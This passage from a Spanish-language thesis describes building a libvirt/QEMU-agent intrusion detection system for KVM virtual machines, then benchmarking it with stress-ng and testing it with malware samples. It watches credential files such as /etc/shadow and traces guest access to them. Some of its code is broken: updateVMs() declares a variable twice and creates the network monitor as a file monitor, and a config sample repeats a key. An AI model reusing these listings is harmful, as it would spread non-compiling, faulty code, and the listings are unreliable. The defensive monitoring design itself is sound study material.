   Para poder aprovechar la API VMI nativa expuesta por el núcleo, es necesario utilizar una versión de QEMU parcheada que incluya los ganchos de introspección. Por ello, se emplea el directorio `kvm-vmi/qemu`, que contiene los parches correspondientes. La compilación se realiza con las siguientes opciones:

```
$ cd kvm-vmi/qemu

# Configurar QEMU con:
#  - target-list: generar el binario para x86_64
#  - spice: soporte SPICE para consola gr fica
#  - prefix: instalaci n en /usr/local
$ ./configure --target-list=x86_64-softmmu --enable-spice --prefix=/usr/local

# Compilar usando 4 hilos
$ make -j4

# Instalar en /usr/local/bin
$ sudo make install
```

Tras la instalación, el ejecutable `qemu-system-x86_64` parcheado se encontrará en `/usr/local/bin`. Esta versión es capaz de abrir máquinas KVM con introspección VMI sin necesidad de módulos adicionales en espacio de usuario.

*E*n sistemas que utilicen AppArmor puede ser necesario añadir una excepción para permitir la ejecución de `/usr/local/bin/qemu-system-x86_64` desde el perfil de QEMU, ya que los parches modifican su comportamiento de acceso a dispositivos y sockets de VM.

7.2. Preparación del dominio en libvirt

Para que la máquina virtual quede disponible para LibVMI mediante KVM, es necesario editar su definición en libvirt. En el bloque raíz del `<domain>` debe añadirse el espacio de nombres de QEMU, lo que permite incluir elementos específicos de línea de comandos de QEMU dentro del XML:

```
<domain type='kvm' xmlns:qemu='http://libvirt.org/schemas/domain/qemu/1.0'>
```

- **xmlns:qemu**: declara el espacio de nombres `qemu:`, necesario para usar los elementos `<qemu:commandline>` y `<qemu:arg>` que inyectan argumentos directamente al ejecutable de QEMU.

A continuación, dentro del elemento `<qemu:commandline>` se inyectan los argumentos que crean el canal de introspección y el objeto VMI:

```
  <qemu:commandline>
    <qemu:arg value='-chardev'/>
    <qemu:arg value='socket,path=/tmp/introspector, id=chardev0,reconnect=10'/>
    <qemu:arg value='-object'/>
```

```
    <qemu:arg value='introspection,id=kvmi, chardev=chardev0'/>
  </qemu:commandline>
```

- `-chardev socket,...`: define un dispositivo de caracteres usando el backend de socket.
  - `path=/tmp/introspector`: ruta del socket UNIX por el que LibVMI se conectará para recibir datos de introspección.
  - `id=chardev0`: identificador interno del canal, usado luego por el objeto VMI.
  - `reconnect=10`: reintenta la conexión cada 10 segundos en caso de desconexión.
- `-object introspection,...`: crea el objeto de introspección VMI dentro de QEMU.
  - `id=kvmi`: nombre lógico del objeto, referenciable desde LibVMI.
  - `chardev=chardev0`: asocia el objeto de introspección al canal de caracteres definido previamente.

Por último, dentro del bloque `<devices>` debe apuntarse al ejecutable parcheado de QEMU que implementa los ganchos de introspección:

```
  <devices>
    <emulator>/usr/local/bin/qemu-system-x86_64</emulator>
    ...
  </devices>
</domain>
```

- `<emulator>`: especifica la ruta al binario de QEMU con soporte VMI; sin esta referencia no se usaría la versión parcheada.

Con estas modificaciones, la definición de dominio en libvirt queda preparada para que LibVMI establezca la introspección a través del socket `/tmp/introspector` y el objeto VMI identificado como `kvmi`.

Generación de perfiles de símbolos

Para mapear direcciones virtuales a las estructuras del SO invitado, es necesario generar perfiles de símbolos depurados (DWARF/PDB) en formato JSON:

- *dwarf2json*: extrae la información DWARF del `vmlinux` de cada guest.

```
$ dwarf2json --elf=/path/to/vmlinux \
             --out=/usr/local/share/libvmi/vmlinux-dwarf.json
```

- *Rekall*: para Windows o Linux se descargan y parsean los PDB con:

```
$ rekall fetch_pdb --offline --output=winvm.pdb <GUID>
$ rekall parse_pdb --pdb=winvm.pdb \
                   --json=/usr/local/share/libvmi/winvm-pdb.json
```

Después se copia cada JSON a `/usr/local/share/libvmi/` y se referencia en `/etc/libvmi.conf`:

```
[default]
profile_path = /usr/local/share/libvmi/vmlinux-dwarf.json
profile_path = /usr/local/share/libvmi/winvm-pdb.json
```

Y finalmente se añade el usuario del IDS al grupo `kvm`:

```
$ sudo usermod -aG kvm vmiuser
```

Con ello, el nodo `/dev/libvmi` estará siempre disponible para el usuario del IDS y se respetarán las políticas de seguridad del sistema.

Con estos pasos el entorno bare-metal queda preparado para que LibVMI use la API KVM-VMI y proporcione introspección de memoria y eventos en las máquinas virtuales sin agentes.

Durante la fase de desarrollo se exploró la posibilidad de utilizar la biblioteca `LibVMI` para obtener introspección profunda de las máquinas virtuales. Sin embargo, la llamada a `vmi_init_complete()` fallaba de forma recurrente debido a problemas de compatibilidad con el backend de KVM o a una mala interpretación del perfil de símbolos. Dado el tiempo limitado y la complejidad del semantic gap entre el host y el invitado, se optó finalmente por centrar el sistema IDS en `libvirt`.

7.2.1. Implementación

En esta sección se describe la implementación detallada del IDS desarrollado para entornos virtualizados sobre tecnología KVM. El sistema ha sido diseñado para monitorizar múltiples máquinas virtuales de forma concurrente, delegando las distintas tareas de análisis y control a módulos especializados en ejecución paralela.

7.2.1.1. Arranque y Gestión de Hilos de Monitorización

El sistema arranca en la función `main`, donde se prepara todo el entorno de ejecución y se establece la conexión con el hipervisor a través de `libvirt`. A continuación, se obtiene la lista de máquinas virtuales en ejecución y, para cada una de ellas, se crea un hilo dedicado. Cada hilo inicializa y agrupa en su propio contexto los diferentes módulos de monitorización (procesos, archivos, red, etc.) y ejecuta un bucle de supervisión continuo, garantizando así que el análisis de cada VM se realice de forma completamente independiente y concurrente.

El siguiente fragmento de código muestra cómo, dentro de la clase `MonitorUI`, el método `updateVMs()` recorre todas las máquinas virtuales activas, crea los módulos de monitorización correspondientes y lanza un hilo independiente para cada VM. Este es el núcleo de la concurrencia por máquina virtual:

lst:updateVMs

```
void MonitorUI::updateVMs() {
    // 1. Obtener la lista de VMs activas
    auto vmNames = vmManager->get_vm_names();
    for (const auto& vmName : vmNames) {
        // 2. Si no se está monitorizando aún, inicializar módulos y lanzar hilo
        if (monitors.find(vmName) == monitors.end()) {
            auto fileMonitor = std::make_shared<FileMonitor>(config, vmName, conn);
            auto processMonitor = std::make_shared<ProcessMonitor>(vmName, conn);
            auto networkMonitor = std::make_shared<FileMonitor>(config, vmName, conn);
            auto monitorThread = std::make_shared<MonitorThread>(vmName, conn,
                                    fileMonitor, processMonitor, networkMonitor, config);


            // 3. Crear y lanzar el hilo que agrupa todos los módulos de monitorización
            auto monitorThread = std::make_shared<MonitorThread>(
                vmName, conn, fileMonitor, processMonitor, config
            );
            threads.emplace_back(&MonitorThread::run, monitorThread);
            monitors[vmName] = monitorThread;

            // 4. Actualizar la interfaz para reflejar la nueva VM en vigilancia
            vmList->addItem("Monitoreando VM: " + QString::fromStdString(vmName));
        }
    }
    // 5. Actualizar estado global con el número de VMs monitorizadas
    statusLabel->setText("Vigilando " + QString::number(monitors.size()) + " VM(s)");
}
```

7.2.1.2. Inicialización del Gestor de Máquinas Virtuales

El componente `VMManager` agrupa en un único módulo toda la lógica necesaria para establecer y cerrar ordenadamente la conexión con el hipervisor (`qemu:///system`), así como para recuperar la lista de máquinas virtuales disponibles. Internamente mantiene un único manejador de conexión que se comparte entre todos los módulos del IDS, evitando reintentos de apertura o cierres prematuros de la sesión. Al mismo tiempo, proporciona un mecanismo integrado que consulta al hipervisor el estado de los dominios activos, extrae sus identificadores y los convierte en nombres legibles, retornando un vector con las VMs que deben ser monitorizadas.

Antes de iniciar la captura de tráfico o el trazado de llamadas, el `NetworkMonitor` verifica que exista en el host un bridge llamado `red-central`. Si no lo encuentra, lo crea y lo eleva a estado “up”, asegurando así que todas las VMs puedan conectar sus interfaces virtuales a esa red común:

lst:networkMonitorBridge

```
bool NetworkMonitor::ensureBridge() const {
```

```
    const std::string bridgeName = "red-central";
    // 1. Comprobar si el bridge existe
    std::string checkCmd = "ip link show " + bridgeName + " > /dev/null 2>&1";
    if (std::system(checkCmd.c_str()) != 0) {
        std::cout << "[INFO] Bridge '" << bridgeName << "' not found, creating...\n";
        // 2. Crear el bridge
        if (std::system(("ip link add name " + bridgeName + " type bridge").c_str()) != 0) {
            std::cerr << "[ERROR] Failed to add bridge: " << bridgeName << "\n";
            return false;
        }
        // 3. Subir el bridge
        if (std::system(("ip link set dev " + bridgeName + " up").c_str()) != 0) {
            std::cerr << "[ERROR] Failed to bring up bridge: " << bridgeName << "\n";
            return false;
        }
        std::cout << "[INFO] Bridge '" << bridgeName << "' created and up.\n";
    } else {
        std::cout << "[INFO] Bridge '" << bridgeName << "' already exists.\n";
    }
    return true;
}
```

A continuación, este método se invoca al comienzo de la función `run()` para garantizar que la red esté preparada antes de capturar paquetes o lanzar `strace` en el huésped.

7.2.1.3. Módulo de Archivos Críticos

El *FileMonitor* se encarga de verificar la integridad de archivos sensibles dentro de cada máquina virtual, utilizando el agente QEMU para acceder al sistema huésped y criptografía para detectar cualquier alteración. Sus responsabilidades principales son:

- **Carga de hashes almacenados**: al iniciar, lee desde disco los hashes SHA–256 calculados en ejecuciones previas (uno por VM), estableciendo así una "línea base" de integridad.
- **Acceso remoto a ficheros**: emplea los comandos del agente QEMU (`guest-file-open`, `guest-file-read` y `guest-file-close`) para abrir y leer cada ruta configurada dentro del huésped, recibiendo el contenido en Base64 y garantizando aislamiento del host.
- **Cálculo de nuevo hash**: decodifica el contenido Base64 y lo integra en un contexto de digest de OpenSSL, actualizando el hash con cada fragmento de archivo.
- **Comparación y detección de cambios**: compara el hash recién calculado con el valor almacenado; en caso de diferencia, sinaliza modificación y actualiza el valor en memoria para siguientes iteraciones.
- **Inicialización automática**: cuando una VM carece de registro previo, genera y guarda los hashes iniciales, permitiendo que el sistema comience a proteger ficheros sin

intervención manual.

Tras describir las responsabilidades del módulo de archivos críticos, podemos ilustrar su funcionamiento concreto con el siguiente fragmento de código. En él se muestra cómo, paso a paso, se abren, leen y cierran ficheros en el huésped a través del agente QEMU:

lst:guestFileAccess

```
// 1. Abrir el archivo en el huésped
std::string openCmd = R"({
    "execute": "guest-file-open",
    "arguments": {
        "path": "/etc/passwd",
        "mode": "r"
    }
})";
char *openRes = virDomainQemuAgentCommand(dom, openCmd.c_str(), -2, 0);
// parsear JSON para obtener el handle...

// 2. Leer contenido a través del handle obtenido
std::string readCmd = R"({
    "execute": "guest-file-read",
    "arguments": {
        "handle": )" + std::to_string(handle) + R"(
    }
})";
char *readRes = virDomainQemuAgentCommand(dom, readCmd.c_str(), -2, 0);
// parsear JSON para extraer "buf-b64"

// 3. Cerrar el archivo en el huésped
std::string closeCmd = R"({
    "execute": "guest-file-close",
    "arguments": {
        "handle": )" + std::to_string(handle) + R"(
    }
})";
virDomainQemuAgentCommand(dom, closeCmd.c_str(), -2, 0);
```

En este ejemplo:

1. Se construye y envía un comando JSON a QEMU para abrir el fichero deseado dentro del huésped.
2. Se recibe un identificador de archivo (“handle”) que se utiliza en la siguiente llamada para leer el contenido codificado en Base64.
3. Finalmente, se cierra el archivo en el huésped, liberando recursos en la máquina virtual.

7.2.1.4. Módulo de Monitorización de Procesos

El `ProcessMonitor` es responsable de inspeccionar dinámicamente la lista de procesos en ejecución dentro de cada máquina virtual. Para ello, utiliza el agente QEMU para lanzar comandos `guest-exec` en el huésped, esperar a que terminen y recuperar su salida codificada en Base64. Internamente el módulo:

- Invoca `guest-exec` para lanzar `/bin/ps` y capturar PID, uso de CPU y nombre de cada proceso.
- Polling de estado mediante `guest-exec-status` hasta que el comando finaliza, decodificando los campos `out-data` y `err-data`.
- Parsea la salida para reconstruir un snapshot de procesos activos.
- Expone métodos para comparar dos snapshots y detectar procesos nuevos o terminados.

A continuación se muestra un fragmento que ilustra el bucle de espera y decodificación de la respuesta del agente QEMU:

lst:guestExecStatus

```
// Espera activa a que termine el guest-exec
char *result = virDomainQemuAgentCommand(dom, pollCmd.str().c_str(), 10, 0);
if (!result) {
    std::cerr << "[ERROR] Falló guest-exec-status" << std::endl;
    return false;
}

// Parseamos el JSON recibido
json status = json::parse(result)["return"];
free(result);

// Si el proceso huésped ha salido, decodificamos su salida
if (status["exited"].get<bool>()) {
    // 1) Decodificar la salida estándar
    if (status.contains("out-data")) {
        output += decodeBase64(status["out-data"].get<std::string>());
    }
    // 2) Decodificar la salida de error
    if (status.contains("err-data")) {
        output += "\n[STDERR] " + decodeBase64(status["err-data"].get<std::string>());
    }
    return !output.empty();
}

// Si no ha terminado, esperaremos un breve intervalo antes de reintentar
std::this_thread::sleep_for(std::chrono::milliseconds(100));
```

Con este mecanismo, cada hilo de `ProcessMonitor` puede reconstruir con fiabilidad el estado de los procesos de la VM, manteniendo un mapeo entre PID y nombre de comando

que luego será utilizado por la capa de detección de anomalías.

7.2.1.5. Módulo de Monitorización de Procesos y Verificación de Firmas

El módulo `ProcessMonitor` combina la monitorización dinámica de los procesos en ejecución dentro de cada máquina virtual con la verificación de la integridad de los binarios asociados mediante consultas a una API externa de firmas, como MalwareBazaar. El flujo detallado del módulo se estructura en dos fases principales:

Reconstrucción dinámica del listado de procesos:

1. Emite un comando QEMU (`guest-exec`) para ejecutar `/bin/ps -eo pid=,pcpu=,comm=` dentro del huésped.
2. Realiza polling activo mediante `guest-exec-status` hasta detectar que el comando ha finalizado.
3. Decodifica las salidas `out-data` y `err-data` de Base64 a texto plano y genera un *snapshot* estructurado en objetos `ProcInfo` (`pid`, `cpu`, `name`).
4. Proporciona métodos para detectar cambios entre dos *snapshots* consecutivos, identificando procesos nuevos o finalizados.

Una vez construido el mapa actualizado de procesos, el módulo procede a verificar la integridad de los binarios involucrados.

Verificación de binarios mediante consulta de firmas:

1. Extrae el fichero ejecutable desde la VM utilizando el agente QEMU o lo utiliza directamente del sistema local si está previamente disponible.
2. Calcula el hash criptográfico SHA–256 del fichero.
3. Comprueba si el hash obtenido ya está registrado en una base de datos local SQLite utilizada como caché de resultados.
4. Si el hash no se encuentra cacheado, realiza una consulta HTTP a la API de MalwareBazaar enviando el hash, recibiendo y procesando una respuesta JSON.
5. Registra el resultado de la consulta en la caché local (estado «malicious» o «clean») junto con una marca temporal para optimizar futuras consultas.

A continuación, se muestra el fragmento de código que ilustra la lógica de consulta externa a MalwareBazaar y la posterior actualización en la caché local:

lst:bazaarAPI

```
// Consultar caché local; si no hay registro, realizar consulta externa
json api_response;
bool foundMalicious = false;

if (queryMalwareBazaar(hash, api_response) &&
    api_response.value("query_status","") == "ok") {
```

```
    std::cerr << "[ALERTA][API] Malware detectado en "
              << guestFilePath << " HASH=" << hash << "\n";
    foundMalicious = true;
} else {
    std::cout << "[INFO][API] Archivo limpio: " << guestFilePath << "\n";
}

// Actualizar la caché local SQLite
const std::time_t now = std::time(nullptr);
if (!db.setRecord(hash, guestFilePath,
                  foundMalicious ? "malicious" : "clean", now)) {
    std::cerr << "[ERROR] No se pudo actualizar la caché local para el hash: "
              << hash << "\n";
}
```

Gracias a la combinación de la monitorización de procesos en tiempo real y la verificación de binarios mediante firmas, el módulo es capaz de obtener una visión precisa del estado del sistema dentro de la máquina virtual y detectar eficazmente posibles amenazas asociadas a ejecutables maliciosos, evitando comprobaciones repetidas innecesarias.

7.2.1.6. Módulo de Monitorización de Red

El `NetworkMonitor` se encarga de vigilar tanto el tráfico de red en tiempo real como las llamadas al sistema relacionadas con la red dentro de cada VM. Internamente, ofrece dos modos de operación:

- **Captura de paquetes con tcpdump**: lanza `tcpdump` en modo lectura no bloqueante sobre la interfaz configurada, analiza cada línea con una expresión regular para extraer IP y puerto de origen y destino, y aplica las reglas definidas (`protocol`, `ports`, `port_range`, `ip`). Si un paquete coincide con alguno de esos filtros, genera una alerta en log.
- **Trazado de syscalls de red**: mediante el agente QEMU ejecuta `strace` dentro del huésped para capturar llamadas como `openat`, `execve` o `connect`. Realiza polling con `guest-exec-status`, decodifica la salida Base64 y detecta accesos sospechosos a rutas críticas (por ejemplo `/etc/shadow`).

lst:networkMonitorTcpdump

```
// 1. Abrir tcpdump en modo no bloqueante
FILE* pipe = popen(("sudo tcpdump -i " + iface + " -nn -l -q").c_str(), "r");
if (!pipe) {
    std::cerr << "[ERROR][NETWORK] No se pudo lanzar tcpdump en " << iface << "\n";
    return;
}
// 2. Regex para extraer IP:puerto origen y destino
std::regex re(R"(IP\s+(\S+)\.(\d+)\s+>\s+(\S+)\.(\d+))");
char* line = nullptr;
```

```
size_t len = 0;
while (shouldContinue && getline(&line, &len, pipe) != -1) {
    std::string s(line);
    std::smatch m;
    if (!std::regex_search(s, m, re)) continue;
    std::string srcIP = m[1].str(), dstIP = m[3].str();
    int srcPort = std::stoi(m[2].str()), dstPort = std::stoi(m[4].str());
    // 3. Aplicar filtros de protocolo, puertos, rangos e IP
    for (const auto& [protocol, ports, port_range, ip] : filters) {
        // ... lógica de filtrado ...
        std::cerr << "[ALERT][NETWORK] Tráfico detectado: "
                  << srcIP << ":" << srcPort << " -> " << dstIP << ":" << dstPort << "\n";
        break;
    }
}
if (line) free(line);
pclose(pipe);
```

7.2.2. Archivo de Configuración del Sistema

El sistema IDS dispone de un archivo de configuración en formato `JSON` que permite personalizar su comportamiento sin necesidad de recompilar el código. Este archivo se carga en tiempo de ejecución mediante el componente `Config` y establece parámetros clave relacionados con la frecuencia de actualización, los módulos activos y las reglas de filtrado para la monitorización de red y ficheros.

A continuación se detallan las secciones del archivo de configuración que son utilizadas actualmente por el sistema:

- **General**:
  - `Update_Interval`: especifica el intervalo de actualización global del sistema en segundos. Controla la frecuencia con la que se invoca el escaneo de nuevas máquinas virtuales y se actualizan los datos de monitorización.
- **Monitoring**:
  - `Monitor_Processes`: habilita o desactiva la monitorización de procesos en el huésped mediante el agente QEMU.
  - `Monitor_Files`: activa el módulo de verificación de integridad de archivos críticos.
  - `Files2Watch`: define la lista de rutas sensibles dentro de la máquina virtual que deben ser monitorizadas. Por ejemplo: `/etc/passwd`, `/etc/shadow`, `/etc/sudoers`, etc.

  - `Guest_File_Path`: ruta temporal dentro del huésped donde se almacenarán archivos extraídos o volcados por el sistema.

- **Network**:
  - `Interface`: indica el nombre de la interfaz de red puenteada (bridge) que se utilizará para capturar tráfico saliente de las máquinas virtuales.
  - `Filters`: conjunto de reglas que definen los protocolos, puertos y rangos de IP que serán considerados sospechosos y, por tanto, monitorizados con mayor atención. Estas reglas se expresan como una lista de objetos con campos como `protocol`, `ports`, `port_range` o `ip`.

La clase `Config` se encarga de parsear este archivo, almacenar los valores correspondientes y proporcionar acceso a ellos al resto de módulos del sistema mediante métodos `getter/setter`. Esto permite un comportamiento altamente configurable sin necesidad de modificar el código fuente principal del IDS.

7.2.3. Diseño del prototipo

7.2.3.1. Interfaz gráfica mínima con Qt6

Con el objetivo de ofrecer una capa visual que facilite la supervisión y futura gestión del sistema, se ha incorporado una interfaz gráfica 8 construida sobre la biblioteca `Qt6`. Esta interfaz minimalista permite visualizar en tiempo real las máquinas virtuales activas monitorizadas por el IDS, mostrando de forma clara y concisa el número de instancias y sus respectivos nombres.

Figura 8: Panel principal del monitor Qt6 con dos máquinas virtuales activas.

La elección de Qt6 responde a la necesidad de contar con una base sólida, extensible y multiplataforma sobre la que se puedan implementar futuras funcionalidades, como:

- Visualización detallada del estado de cada VM y sus módulos activos.
- Acceso a alertas y eventos anómalos generados por el IDS.
- Gestión dinámica de la configuración de monitorización (activación/desactivación de módulos por VM).
- Integración con herramientas externas de respuesta (por ejemplo, suspensión o apagado de máquinas sospechosas).

Actualmente, el panel incluye un botón de actualización manual que fuerza una nueva detección de VMs conectadas mediante `libvirt`, lo cual es útil en entornos dinámicos o de pruebas.

Capítulo 8

Validación y pruebas

8.1. Pruebas del sistema

La fase de validación constituye un elemento esencial para verificar el correcto funcionamiento, la estabilidad y la eficiencia del sistema IDS desarrollado. Para ello, se diseñaron diversos escenarios experimentales que permiten evaluar tanto el comportamiento funcional del sistema como su impacto en el rendimiento global del entorno.

Se distinguieron cuatro escenarios de prueba principales, que fueron ejecutados sobre máquinas virtuales gestionadas mediante Libvirt y KVM. Estos escenarios buscan cubrir desde condiciones de reposo hasta situaciones de estrés computacional, con y sin la intervención activa del IDS.

8.1.1. Metodología y métricas de evaluación

Para evaluar el impacto del sistema de detección de intrusiones en distintas condiciones operativas, se diseñó una campaña de pruebas dividida en cuatro escenarios representativos. En todos los casos, se recurrió a la herramienta `stress-ng`, ampliamente utilizada en entornos Linux para generar carga sintética sobre componentes específicos del sistema: CPU, memoria, disco, red o gestión de procesos.

Esta herramienta permite inducir estrés controlado y reproducible, proporcionando además métricas cuantitativas como operaciones por segundo (`bogo ops/s`), tiempo de ejecución y utilización del procesador en espacio de usuario y núcleo. Estas mediciones sirven como base para comparar el comportamiento del sistema bajo distintas cargas.

Las pruebas realizadas persiguen los siguientes objetivos:

- Establecer una línea base de consumo y rendimiento del entorno virtualizado sin interferencias externas.

- Cuantificar el overhead introducido por el IDS cuando está activo pero sin tráfico o actividad adicional.
- Analizar la estabilidad y eficiencia del IDS cuando la máquina virtual está sometida a alta carga de trabajo.
- Evaluar la resiliencia del sistema de detección cuando tanto el anfitrión como la VM experimentan saturación simultánea.

Cada uno de estos escenarios se documenta en las subsecciones siguientes, donde se detallan las condiciones específicas de prueba, así como las observaciones extraídas a partir de las métricas recopiladas.

8.1.2. Entorno de virtualización y máquinas utilizadas

Para la ejecución de las pruebas se desplegaron dos máquinas virtuales en paralelo, gestionadas a través del hipervisor KVM y el backend QEMU/libvirt:

- **Ubuntu Mint**: sistema operativo de base Ubuntu con entorno gráfico ligero, seleccionado por su bajo consumo de recursos. Esta máquina actúa como escenario de referencia, permitiendo observar el impacto del IDS en entornos optimizados para eficiencia.
- **Fedora Workstation**: distribución generalista con un stack más completo y actual, utilizada como banco de pruebas para situaciones de alta carga. Su inclusión permite aplicar herramientas de estrés y realizar mediciones sin afectar al funcionamiento de la VM base.

8.1.3. Escenarios de prueba

8.1.3.1. Escenario 1 – Línea base (Baseline)

En este primer escenario se mantiene el sistema en estado de reposo, sin el IDS activo ni carga adicional en el anfitrión o en las máquinas virtuales. Su propósito es establecer una línea base de consumo de recursos y comportamiento natural del entorno, que sirva como referencia comparativa para el resto de escenarios.

8.1.3.2. Escenario 2 – IDS activo sin carga adicional

Como siguiente paso se activa el IDS con todos sus módulos de monitorización habilitados, pero sin inducir actividad adicional en las máquinas virtuales ni en el sistema anfitrión. El objetivo de esta prueba es cuantificar el impacto que introduce el sistema de detección en condiciones de inactividad operativa, evaluando su consumo de recursos y posibles efectos colaterales.

8.1.3.3. Escenario 3 – Carga intensiva en máquina virtual

En este caso, se somete a una de las máquinas virtuales a una carga alta y sostenida sobre diversos recursos del sistema, como la CPU, la memoria, el almacenamiento y la red. Para ello, se emplea la herramienta `stress-ng`, capaz de generar patrones de estrés controlados y reproducibles. Esta prueba evalúa la capacidad del IDS para operar de forma estable y eficaz bajo condiciones de uso intensivo.

8.1.3.4. Escenario 4 – Carga simultánea en máquina virtual y anfitrión

El último escenario simula una situación de saturación general, generando carga intensiva tanto en la máquina virtual como en el sistema anfitrión. El objetivo es observar el comportamiento del IDS frente a entornos altamente exigentes y determinar si se mantiene operativo y preciso en la detección de eventos, incluso cuando los recursos se encuentran comprometidos.

Cada uno de estos escenarios fue monitorizado con el IDS en funcionamiento, registrando el consumo de recursos, las alertas generadas y el comportamiento del sistema frente a eventos simulados. Los resultados obtenidos permiten validar tanto la viabilidad técnica del enfoque adoptado como su escalabilidad en contextos de virtualización realista.

8.1.4. Análisis tabular de rendimiento

La Tabla 4 recoge los valores obtenidos durante las pruebas de carga realizadas con la herramienta `stress-ng` bajo los cuatro escenarios definidos en la metodología experimental. En cada uno de ellos se aplicaron distintos niveles de estrés tanto al sistema anfitrión como a la máquina virtual (VM), con el objetivo de evaluar el impacto del IDS en el rendimiento global del entorno monitorizado.

Las métricas incluidas permiten comparar de forma directa el número de operaciones realizadas por segundo (*bogo ops/s*) en distintas categorías de estrés: CPU, E/S de disco (`io`), sistema de archivos (`fs`), uso de memoria, tráfico de red y conmutación de contexto. Tal como se observa, los resultados siguen un patrón decreciente: el rendimiento es mayor en el escenario base (sin IDS ni carga externa) y disminuye progresivamente conforme se activa el IDS y se incrementa la carga sobre los recursos del sistema. Esta tendencia es coherente y confirma que la herramienta es adecuada para analizar la sobrecarga inducida por cada componente en condiciones controladas.

Prueba	**Escenario 1**	**Escenario 2**	**Escenario 3**	**Escenario 4**
CPU (`bogo ops/s`)	6234.80	6107.19	4009.72	2395.66
Ficheros (`bogo ops/s`)	21227.93	18799.66	12739.82	12420.62
I/O (`bogo ops/s`)	45807.10	45199.24	38576.63	26696.41
Memoria (`bogo ops/s`)	63364.37	63217.57	55737.33	45766.73
Red (`bogo ops/s`)	34529.64	34276.17	24395.70	18232.17
Conmutación de contexto (`bogo ops/s`)	24856.34	24532.37	17376.14	12018.79

Tabla 4: Comparativa de rendimiento por tipo de carga en cada escenario (`stress-ng`)

8.1.5. Interpretación visual de la carga

La Figura 9 ofrece una representación gráfica del impacto que cada escenario de prueba tiene sobre el rendimiento del sistema, medido en términos de operaciones por segundo (*bogo ops/s*) para distintas categorías de recursos. Se incluyen métricas de uso de CPU, acceso al sistema de archivos, operaciones de entrada/salida, memoria, red y conmutación de contexto.

En dicha visualización se aprecia una tendencia decreciente del rendimiento conforme se avanza del escenario 1 (entorno base sin IDS ni carga) al escenario 4 (alta carga simultánea en anfitrión y máquina virtual). Esta evolución confirma que tanto la activación del IDS como el estrés en los recursos tienen un efecto acumulativo sobre la capacidad del sistema para mantener operaciones por segundo elevadas.

Especialmente notables son las caídas de rendimiento en CPU y disco bajo condiciones de carga combinada, lo que pone de manifiesto la necesidad de diseñar mecanismos eficientes para la ejecución concurrente de tareas de monitorización. Por otro lado, los resultados también evidencian que el sistema se mantiene operativo y funcional incluso en condiciones adversas, mostrando robustez ante escenarios realistas de saturación.



Figura 9: Evolución del rendimiento bajo distintos escenarios de carga.

8.2. Validación de resultados

8.2.1. Validación de resultados a partir de logs

Para validar el correcto funcionamiento del sistema de detección, se han analizado los registros generados durante las sesiones de ejecución del IDS. El archivo de log permite verificar que los distintos componentes del sistema operan de forma esperada, incluso en situaciones de carga elevada. A partir del análisis de estos registros se destacan los siguientes aspectos clave:

- **Inicialización correcta del sistema**: los registros confirman el arranque ordenado del IDS, incluyendo la carga de módulos como `ProcessMonitor`, `FileMonitor` y `NetMonitor`. Asimismo, se registra la conexión exitosa con el hipervisor y la detección de máquinas virtuales activas, lo que valida la integración con Libvirt.
- **Supervisión activa de procesos y archivos**: se observan entradas que indican la ejecución periódica de tareas de análisis de procesos (`guest-exec`) y la verificación de integridad de archivos críticos mediante lectura remota e inspección hash. Esto refleja que los módulos de monitorización funcionan de manera cíclica y sin interrupciones.
- **Generación de alertas**: los logs recogen eventos que informan de discrepancias en los valores hash de archivos protegidos y la aparición de procesos sospechosos, lo cual demuestra la capacidad del sistema para detectar comportamientos anómalos y generar alertas.
- **Coherencia con escenarios de prueba**: durante los escenarios con carga intensiva (Escenarios 3 y 4), se observa un incremento en la frecuencia y volumen de eventos

registrados. Esto concuerda con el estrés inducido por `stress-ng` y valida que el IDS responde adecuadamente bajo condiciones adversas.

- **Estabilidad general del sistema**: no se reportan errores críticos, caídas de módulos ni bloqueos del sistema. Esta ausencia de fallos valida la robustez del prototipo y su estabilidad operativa en presencia de múltiples hilos de ejecución y eventos concurrentes.

Los registros analizados no sólo evidencian el comportamiento funcional del IDS, sino que también permiten correlacionar temporalmente las alertas generadas con los escenarios de evaluación definidos, proporcionando así una base sólida para confirmar su efectividad.

8.2.2. Validación mediante simulación de amenazas

Además del análisis de registros, se llevó a cabo una validación práctica del sistema IDS mediante la simulación controlada de comportamientos maliciosos en las máquinas virtuales monitorizadas. Este enfoque experimental permite comprobar la capacidad del sistema para identificar intrusiones reales y emitir alertas de forma precisa y contextualizada.

Entre las técnicas empleadas destacan las siguientes:

- **Ejecución de binarios maliciosos**: se introdujeron muestras etiquetadas como *malware*, descargadas desde el repositorio público `MalwareBazaar`. Dichos ejecutables, seleccionados por su representación de amenazas reales (como cifrado no autorizado o ejecución encubierta), fueron desplegados en las máquinas virtuales del entorno controlado. La Figura 10 muestra el proceso de ejecución manual de uno de estos binarios dentro de una VM.

